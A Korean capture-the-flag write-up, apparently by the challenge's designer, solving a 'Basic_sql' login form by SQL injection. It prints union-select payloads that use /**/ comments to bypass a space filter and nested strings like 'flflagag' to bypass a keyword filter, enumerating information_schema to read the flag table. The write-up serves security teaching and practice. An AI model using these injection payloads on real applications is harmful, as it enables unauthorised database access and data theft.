

Basic\_sql Write Up




처음 접속 하면 sql 구문과 함께 플래그를 찾으라는 문자열이 있습니다.



그리고 ID, PW에 각각 문자열을 입력하면 sql 구문에 입력 한 문자열과 Hello 뒤에 실행 결과가 나오도록 만들었습니다.


123’ union select를 입력 하면 아래와 같이 공백이 필터링 되는 것을 확인 할 수 있습니다. 이것은 /\*\*/와 같은 방식으로 필터링을 우회 할 수 있습니다.



그래서 공백 필터링을 우회한 공격 쿼리로 database 이름은 다음과 같이 알아 낼 수 있습니다.


123'/\*\*/union/\*\*/select/\*\*/database()#

(위 구문을 그대로 복사할 시 ‘ 가 잘 안 먹혀서 ‘ 만 다시 지우고 입력하시면 먹힐 겁니다.)




알아낸 DB이름을 통해 테이블 이름은 다음과 같이 알아낼 수 있습니다.

123'/\*\*/union/\*\*/select/\*\*/table\_name/\*\*/from/\*\*/information\_schema.tables/\*\*/where/\*\*/table\_schema='basic\_sql



Flag과 login\_table 두개의 테이블이 있음을 확인 할 수 있고

123'/\*\*/union/\*\*/select/\*\*/column\_name/\*\*/from/\*\*/information\_schema.columns/\*\*/where/\*\*/table\_name='flag




컬럼을 알아내기 위해 위의 구문 대로 입력하면 flag란 문자열을 필터링 하는걸 확인 할 수 있습니다.

이건 flflagag나 flaflagg같이 중간에 flag란 단어를 입력하면 그 가운데 부분이 사라지면서 결국 flag란 단어가 만들어지도록 우회 할 수 있습니다.

123'/\*\*/union/\*\*/select/\*\*/column\_name/\*\*/from/\*\*/information\_schema.columns/\*\*/where/\*\*/table\_name='flaflagg


이렇게 입력을 하면



위와 같이 idx 와 flag라는 컬럼이 있다는 결과를 얻을 수 있습니다.

그래서 최종적으로 공백 필터링 및 flag문자열 필터링을 우회한 쿼리문은 아래와 같습니다.

123'/\*\*/union/\*\*/select/\*\*/flflagag/\*\*/from/\*\*/flaflagg#



이렇게 문제 설계를 설계하였습니다.